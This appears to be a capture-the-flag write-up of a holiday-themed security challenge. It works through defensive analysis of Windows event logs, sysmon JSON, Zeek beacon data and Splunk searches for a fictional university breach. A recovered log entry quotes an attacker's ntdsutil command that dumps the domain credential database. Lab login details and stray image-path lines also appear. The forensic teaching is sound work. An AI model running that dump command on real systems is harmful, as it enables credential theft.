
This document is located in the Northwest corner of the Quad, hidden in the corner. When we click on this document, we are taken to the following website: https://downloads.elfu.org/LetterToElfUPersonnel.pdf

Date: February 28, 2019

To the Administration, Faculty, and Staff of Elf University
17 Christmas Tree Lane
North Pole

From: A Concerned and Aggrieved Character

Attention All Elf University Personnel,



If you do not accede to our demands, we will be forced to take matters into our own hands.
We do not make this threat lightly. You have less than six months to act demonstrably.

Sincerely,

--A Concerned and Aggrieved Character

The easiest way to read the contents of the document are to highlight the entire page, copy the content and paste it into a text file. When doing so, we get the following message:

Date: February 28, 2019

To the Administration, Faculty, and Staff of Elf University
17 Christmas Tree Lane
North Pole

From: A Concerned and Aggrieved Character

Subject: DEMAND: Spread Holiday Cheer to Other Holidays and Mythical Characters… OR ELSE!

Attention All Elf University Personnel,

It remains a constant source of frustration that Elf University and the entire operation at the North Pole focuses exclusively on Mr. S. Claus and his year-end holiday spree. We URGE you to consider lending your considerable resources and expertise in providing merriment, cheer, toys, candy, and much more to other holidays year-round, as well as to other mythical characters.

For centuries, we have expressed our frustration at your lack of willingness to spread your cheer beyond the inaptly-called “Holiday Season.” There are many other perfectly fine holidays and mythical characters that need your direct support year-round.

If you do not accede to our demands, we will be forced to take matters into our own hands. We do not make this threat lightly. You have less than six months to act demonstrably.

Sincerely,

--A Concerned and Aggrieved Character

Oh my! Someone is threatening Santa and Elf U because they’re not spreading holiday cheer to the other mythical characters year round. This person needs to be stopped! (I think? Doesn’t sound like a crazy request to be honest.. But who am I to judge)

Oh yeah, the answer is

DEMAND

Time to move onto Objective 3

Objective 3 - Windows Log Analysis: Evaluate Attack Outcome

3) Windows Log Analysis: Evaluate Attack Outcome

Difficulty:

We're seeing attacks against the Elf U domain! Using the event log data, identify the user account that the attacker compromised using a password spray attack. *Bushy Evergreen is hanging out in the train station and may be able to help you out.*

There are attacks against the Elf U domain! We have been given Security Event logs that are located here: https://downloads.elfu.org/Security.evtx.zip. We need to identify the user account that the attacker compromised with the password spray attack.

To begin, there's an awesome tool called DeepBlueCLI written by Eric Conrad. This can be found on the github: https://github.com/sans-blue-team/DeepBlueCLI.

I started off by running the tool directly against the Security.evtx file

When looking at the output, I see a number of password spray attacks against specific users.

```
PS C:\Users\crete\Downloads\DeepBlueCLI-master\DeepBlueCLI-master> .\DeepBlue.ps1 C:\Users\crete\Desktop\HHC-2019\Obj-3\
Security.evtx\Security.evtx

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your
computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning
message. Do you want to run C:\Users\crete\Downloads\DeepBlueCLI-master\DeepBlueCLI-master\DeepBlue.ps1?
[D] Do not run  [R] Run once  [S] Suspend  [?] Help (default is "D"): R


Date    : 11/19/2019 4:22:46 AM
Log     : Security
EventID : 4648
Message : Distributed Account Explicit Credential Use (Password Spray Attack)
Results : The use of multiple user account access attempts with explicit credentials is an indicator of a password
          spray attack.
          Target Usernames: ygoldentrifle esparklesleigh hevergreen Administrator sgreenbells cjinglebuns
          tcandybaubles bbrandyleaves bevergreen lstripyleaves gchocolatewine wopenslae ltrufflefig supatree
          mstripysleigh pbrandyberry civysparkles sscarletpie ftwinklestockings cstripyfluff gcandyfluff smullingfluff
          hcandysnaps mbrandybells twinterfig civypears ygreenpie ftinseltoes smary ttinselbubbles dsparkleleaves
          Accessing Username: -
          Accessing Host Name: -
```

Lower into the output, I see multiple admin logons for one account

```
Select Administrator: Command Prompt - powershell
Decoded :

Date    : 8/23/2019 5:00:20 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: pminstix
          User SID Access Count: 2
Command :
Decoded :

Date    : 8/23/2019 5:00:20 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: DC1$
          User SID Access Count: 12
Command :
Decoded :

Date    : 8/23/2019 5:00:20 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: supatree
          User SID Access Count: 2
Command :
Decoded :

Date    : 8/23/2019 5:00:20 PM
```

There were only 2 admin accounts that had multiple logons: pminstix and supatree. Comparing these 2 accounts with the accounts that were in the password spray, pminstix was NOT targeted and supatree WAS.


The account that the attacker compromised was

supatree

Okay, so supatree was compromised. What now? Let's find out.

Time to move onto Objective 4.

Objective 4 - Windows Log Analysis: Determine Attacker Technique



Time to perform some system log analysis!

We are given a json file: https://downloads.elfu.org/sysmon-data.json.zip and asked to identify the tool that the attacker used to obtain domain password hashes from lsass.

To analyze json files, we can use jq which is found here: https://github.com/stedolan/jq

To begin, I use jq to extract the first item from the file to get an understanding of the fields

```
Canons-MacBook-Pro:Obj-4 canonzalman$ cat sysmon-data.json | jq .[1]
{
  "command_line": "\"C:\\Windows\\system32\\wevtutil.exe\" cl
Microsoft-Windows-StateRepository/Debug",
  "event_type": "process",
  "logon_id": 152809,
  "parent_process_name": "?",
  "parent_process_path": "?",
  "pid": 3180,
```

```
  "ppid": 548,
  "process_name": "wevtutil.exe",
  "process_path": "C:\\Windows\\System32\\wevtutil.exe",
  "subtype": "create",
  "timestamp": 132110784098540000,
  "unique_pid": "{7431d376-7e09-5d60-0000-001056872400}",
  "unique_ppid": "{00000000-0000-0000-0000-000000000000}",
  "user": "ELFU\\Administrator",
  "user_domain": "ELFU",
  "user_name": "Administrator"
}
```


The Parent_process_name and Process_name seem promising for the lsass process. Let's see if we can extract it with jq.


```
Canons-MacBook-Pro:Obj-4 canonzalman$ cat sysmon-data.json | jq -j -e '.[] |
select(.process_name | contains("lsass.exe")?)'
Canons-MacBook-Pro:Obj-4 canonzalman$ cat sysmon-data.json | jq -j -e '.[] |
select(.parent_process_name | contains("lsass.exe")?)'
{
  "command_line": "C:\\Windows\\system32\\cmd.exe",
  "event_type": "process",
  "logon_id": 999,
  "parent_process_name": "lsass.exe",
  "parent_process_path": "C:\\Windows\\System32\\lsass.exe",
  "pid": 3440,
  "ppid": 632,
  "process_name": "cmd.exe",
  "process_path": "C:\\Windows\\System32\\cmd.exe",
  "subtype": "create",
  "timestamp": 132186398356220000,
  "unique_pid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
  "unique_ppid": "{7431d376-cd7f-5dd3-0000-001013920000}",
  "user": "NT AUTHORITY\\SYSTEM",
  "user_domain": "NT AUTHORITY",
  "user_name": "SYSTEM"
}Canons-MacBook-Pro:Obj-4 canonzalman$
```

Ah-ha, there was a process a parent process with lsass that ran cmd. Now, how did I get the above? Well, the biggest hurdle on this “select and contains” filter was that the parent_process_name field also contained “null” values, which would throw an error. To bypass this, I placed a “?” at the end of the “select” filter to handle/catch the errors. This worked perfectly as you can see.

Now, let’s pivot and see what was ran in CMD against this lsass process. We modify our jq to pivot off the new PID 3440, which is now the PPID.

```
Canons-MacBook-Pro:Obj-4 canonzalman$ cat sysmon-data.json | jq -j -e '.[] | select(.ppid | contains(3440)?)'
{
  "command_line": "ntdsutil.exe  \"ac i ntds\" ifm \"create full c:\\hive\" q q",
  "event_type": "process",
  "logon_id": 999,
  "parent_process_name": "cmd.exe",
  "parent_process_path": "C:\\Windows\\System32\\cmd.exe",
  "pid": 3556,
  "ppid": 3440,
  "process_name": "ntdsutil.exe",
  "process_path": "C:\\Windows\\System32\\ntdsutil.exe",
  "subtype": "create",
  "timestamp": 132186398470300000,
  "unique_pid": "{7431d376-dee7-5dd3-0000-0010f0c44f00}",
  "unique_ppid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
  "user": "NT AUTHORITY\\SYSTEM",
  "user_domain": "NT AUTHORITY",
  "user_name": "SYSTEM"
}Canons-MacBook-Pro:Obj-4 canonzalman$
```

There we go, we find the culprit tool that the attacker used which is


```
Ntdsutil
```

Interesting. So the attacker appeared to have already escalated privileges to the “NT AUTHORITY\SYSTEM” account and dumped the entire ntds file. This means the attacker has

all the hashes for the ELFU domain! This can't be good. Let's see what we have to figure out now..

Time to move to Objective 5.

Objective 5 - Network Log Analysis: Determine Compromised System



The attacks appear to not be stopping. We are now given some zeek logs: https://downloads.elfu.org/elfu-zeeklogs.zip and are asked to identify the IP address of the malware infected system. We know the attacker was able to dump the entire ELFU domain, but maybe this will help us determine how they gained access to begin with! Let's figure out what IP of our malware-infected system!

Now, in order to analyze these logs, I needed to install RITA (Real Intelligence Threat Analytics) https://github.com/activecm/rita on a Ubuntu system.

I spun up a Ubuntu system, installed RITA, downloaded elfu-zeeklogs and got to work.

First things first, per RITA, I had to define the subnets of the zeek logs. Briefly looking through the logs, they all looked like standard internal subnets. I then uncommented out lines 82, 83 and 84 from the /etc/rita/config.yaml file, which contained the subnets 10.0.0.0/8, 172.16.0.0/12 and 192.168.0.0/16.

With that set up, I imported the logs through Rita

```
eric@ubuntu:~/HHC-2019$
eric@ubuntu:~/HHC-2019$ rita import elfu-zeeklogs obj5

        [*] Importing [elfu-zeeklogs]:
        [-] Verifying log files have not been previously parsed into the target dataset ...
        [-] Parsing logs to: obj5 ...
        [-] Parsing elfu-zeeklogs/conn.log-00001_20190823120021.log -> obj5
        [-] Parsing elfu-zeeklogs/conn.log-00002_20190823121227.log -> obj5
        [-] Parsing elfu-zeeklogs/conn.log-00003_20190823122444.log -> obj5
        [-] Parsing elfu-zeeklogs/conn.log-00004_20190823123904.log -> obj5
        [-] Parsing elfu-zeeklogs/conn.log-00005_20190823125418.log -> obj5
        [-] Parsing elfu-zeeklogs/conn.log-00006_20190823130731.log -> obj5
        [-] Parsing elfu-zeeklogs/conn.log-00007_20190823132006.log -> obj5
        [-] Parsing elfu-zeeklogs/conn.log-00008_20190823133226.log -> obj5
        [-] Parsing elfu-zeeklogs/conn.log-00009_20190823134452.log -> obj5
        [-] Parsing elfu-zeeklogs/conn.log-00010_20190823135858.log -> obj5
        [-] Parsing elfu-zeeklogs/conn.log-00011_20190823141243.log -> obj5
        [-] Parsing elfu-zeeklogs/conn.log-00012_20190823142450.log -> obj5
        [-] Parsing elfu-zeeklogs/conn.log-00013_20190823143553.log -> obj5
        [-] Parsing elfu-zeeklogs/conn.log-00014_20190823144759.log -> obj5
        [-] Parsing elfu-zeeklogs/conn.log-00015_20190823150213.log -> obj5
        [-] Parsing elfu-zeeklogs/conn.log-00016_20190823151412.log -> obj5
        [-] Parsing elfu-zeeklogs/conn.log-00017_20190823152558.log -> obj5
        [-] Parsing elfu-zeeklogs/conn.log-00018_20190823153753.log -> obj5
        [-] Parsing elfu-zeeklogs/conn.log-00019_20190823155032.log -> obj5
        [-] Parsing elfu-zeeklogs/conn.log-00020_20190823160253.log -> obj5
        [-] Parsing elfu-zeeklogs/conn.log-00021_20190823161906.log -> obj5
        [-] Parsing elfu-zeeklogs/conn.log-00022_20190823163121.log -> obj5
        [-] Parsing elfu-zeeklogs/conn.log-00023_20190823164245.log -> obj5
        [-] Parsing elfu-zeeklogs/conn.log-00024_20190823165541.log -> obj5
```

Once the import was complete, I used rita to show-beacons and append them to a file. I then printed the first few rows of the file.

```
        [-] Parsing elfu-zeeklogs/ssl.log-00087_20190824071958.log -> obj5
        [-] Parsing elfu-zeeklogs/ssl.log-00088_20190824073248.log -> obj5
        [-] Parsing elfu-zeeklogs/ssl.log-00089_20190824074818.log -> obj5
        [-] Parsing elfu-zeeklogs/ssl.log-00090_20190824080054.log -> obj5
        [-] Parsing elfu-zeeklogs/ssl.log-00091_20190824081359.log -> obj5
        [-] Parsing elfu-zeeklogs/ssl.log-00092_20190824082655.log -> obj5
        [-] Parsing elfu-zeeklogs/ssl.log-00093_20190824083906.log -> obj5
        [-] Parsing elfu-zeeklogs/ssl.log-00094_20190824085227.log -> obj5
        [-] Parsing elfu-zeeklogs/ssl.log-00095_20190824090519.log -> obj5
        [-] Parsing elfu-zeeklogs/ssl.log-00096_20190824091651.log -> obj5
        [-] Host Analysis:              41993 / 41993   [==================] 100 %
        [-] Uconn Analysis:             115915 / 115915  [==================] 100 %
        [-] Exploded DNS Analysis:      47836 / 47836   [==================] 100 %
        [-] Hostname Analysis:          47836 / 47836   [==================] 100 %
        [-] Beacon Analysis:            115915 / 115915  [==================] 100 %
        [-] UserAgent Analysis:         6 / 6   [==================] 100 %
        [!] No certificate data to analyze
        [-] Updating blacklisted peers ...
        [-] Indexing log entries ...
        [-] Updating metadatabase ...
        [-] Done!

eric@ubuntu:~/HHC-2019$ rita show-beacons obj5 > obj5-beacons.txt
eric@ubuntu:~/HHC-2019$ head obj5-beacons.txt
Score,Source IP,Destination IP,Connections,Avg Bytes,Intvl Range,Size Range,Top Intvl,Top Size,Top I
ntvl Count,Top Size Count,Intvl Skew,Size Skew,Intvl Dispersion,Size Dispersion
0.998,192.168.134.130,144.202.46.214,7660,1156,10,683,10,563,6926,7641,0,0,0,0
0.847,192.168.134.131,150.254.186.145,684,13737,8741,2244,1,698,54,356,0,0,0,0
0.847,192.168.134.132,150.254.186.145,684,13634,37042,2563,1,697,58,373,0,0,0,0
0.84,192.168.134.135,150.254.186.145,345,12891,1,2097,1,694,31,181,0,0,0,0
0.835,192.168.134.133,45.55.96.63,132,1268,9,49,1,658,39,68,0,0,0,0
0.835,192.168.134.135,52.242.211.89,49,572,1170,2766,1680,153,37,40,0,0,0,0
0.835,192.168.134.134,216.17.109.252,63,92,2,0,3,52,7,63,0,0,0,0
0.835,192.168.134.133,69.4.231.30,115,4135,2,105,1,684,35,58,0,0,0,0
0.834,192.168.134.133,52.177.166.224,46,523,517,2384,1680,153,31,38,0,0,0,0
eric@ubuntu:~/HHC-2019$
eric@ubuntu:~/HHC-2019$
```

The first row shows the host that is most likely to be compromised by a C2 with a 99.8% likelihood. The below IP proved correct

192.168.134.130

Wow! I'm sure glad we had those zeek logs to begin with! Without them we never would have been able to figure out the IP address of our malware infected system. RITA was able to prove with a very high likelihood that the 192.168.134.130 IP has been infected. I wonder who's system this is? Maybe we can find out?

Time to move onto Objective 6.

Story Intermission


After we spoke with Santa at the beginning, he asked us to come back to him after finding the Turtle Doves and completing Objectives 2-5. We return back to Santa who tells us the following

Thank you for finding Jane and Michael, our two turtle doves!
I've got an uneasy feeling about how they disappeared.
Turtle doves wouldn't wander off like that.
Someone must have stolen them! Please help us find the thief!
It's a moral imperative!
I think you should look for an entrance to the steam tunnels and solve Challenge 6 and 7 too!
Gosh, I can't help but think:
Winds in the East, snow coming in…
Like something is brewing and about to begin!
Can't put my finger on what lies in store,
But I fear what's to happen all happened before!

Interesting! Looks like Santa thinks there's something fishy going on. He thinks someone must have stolen them! Santa wants us to look for an entrance to the steam tunnels and solve Challenge 6 and 7 too.

Copy that Santa! We are on the case. Let's dive into Challenge/Objective 6..

Objective 6 - Splunk



After speaking with Santa, he tells us we should solve Challenge 6 and 7 and look for the steam tunnels.

During our adventures, we bump into Professor Banas who has something interesting to say

> Hi, I'm Dr. Banas, professor of Cheerology at Elf University.
> This term, I'm teaching "HOL 404: The Search for Holiday Cheer in Popular Culture," and I've had quite a shock!
> I was at home enjoying a nice cup of Gløgg when I had a call from Kent, one of my students who interns at the Elf U SOC.
> Kent said that my computer has been *hacking* other computers on campus and that I needed to fix it ASAP!
> If I don't, he will have to report the incident to the boss of the SOC.
> Apparently, I can find out more information from this website https://splunk.elfu.org/ with the username: elf / Password: elfsocks.
> I don't know anything about computer security. Can you please help me?


Looks like we have some splunking to do! We begin by accessing the splunk application https://splunk.elfu.org/ with username elf and password elfsocks.

Once logged in, you are presented with 7 training questions and/or the ultimate challenge question. There's also some chat dialogue that happens in the Splunk chat. Let's go over each of the 7 training questions first.

Question 1: What is the short host name of Professor Banas' computer?

If we look in the #ELFU SOC channel, we see Zippy Frostington who tells us the hostname

```
sweetums
```




Question 2: What is the name of the sensitive file that was likely accessed and copied by the attacker? Please provide the fully qualified location of the file. (Example: C:\temp\report.pdf)

The search query used:

```
index=main santa
```

You can find the document within a InputObject:

```
C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt
```




Question 3: What is the fully-qualified domain name(FQDN) of the command and control(C2) server? (Example: badguy.baddies.com)

We begin by running a search query

```
index=main cbanas
```

We click on “dest” under Interesting Fields



The FQDN is

```
144.202.46.214.vultr.com
```


Question 4: What document is involved with launching the malicious PowerShell code? Please provide just the filename. (Example: results.txt)

After performing the suggested pivot search, I dug deeper into eventcode=4688 and settled on the following search:

```
index=main process_id=0x187C EventCode=4688
```

We then see the command line function with the filename

```
19th Century Holiday Cheer Assignment.docm
```




Question 5: How many unique email addresses were used to send Holiday Cheer essays to Professor Banas? Please provide the numeric value. (Example: 1)

Honestly, I think I did this wrong. I will have to come back to this. However, I did get the right answer by performing the following search

```
index=main sourcetype=stoq | table  _time results{}.workers.smtp.to results{}.workers.smtp.from  results{}.workers.smtp.subject results{}.workers.smtp.body results{}.workers.smtp.x-ms-has-attach | sort  - _x-ms-has-attach  | rare  limit=100 "results{}.workers.smtp.from"
```

This yielded 42 events for emails. I see that Carl Banas counts for 21 of these emails. Thus, I concluded that there were 21 unique emails

```
21
```




Question 6: What was the password for the zip archive that contained the suspicious file?

Earlier we had already determined that the suspicious file was called “19th Century Holiday Cheer Assignment.docm”. I performed the following search:

```
index=main sourcetype=stoq  "results{}.payload_meta.extra_data.filename"="19th Century Holiday Cheer Assignment.docm" | table  _time results{}.workers.smtp.to results{}.workers.smtp.from  results{}.workers.smtp.subject results{}.workers.smtp.body results{}.workers.smtp.x-ms-has-attach | sort  - _x-ms-has-attach
```

Inside the body of the email we see that the password for this file is

```
123456789
```



Question 7: What email address did the suspicious file come from?

Performing the same search as Question 6, we see that the email address came from

```
bradly.buttercups@eifu.org
```

7. What email address did the suspicious file come from? ✔ bradly.buttercups@eifu.org

Challenge Question: What was the message for Kent that the adversary embedded in this attack?

With all our hard work done, we perform the following search

```
index=main sourcetype=stoq  "results{}.workers.smtp.from"="bradly buttercups <bradly.buttercups@eifu.org>" | eval results = spath(_raw, "results{}") | mvexpand results | eval path=spath(results, "archivers.filedir.path"), filename=spath(results, "payload_meta.extra_data.filename"), fullpath=path."/".filename | search fullpath!="" | table filename,fullpath
```

Based off our hints, we know that core.xml is our targert. We see the full path of this file

```
/home/ubuntu/archive/f/f/1/e/a/ff1ea6f13be3faabd0da728f514deb7fe3577cc4/core.xml
```

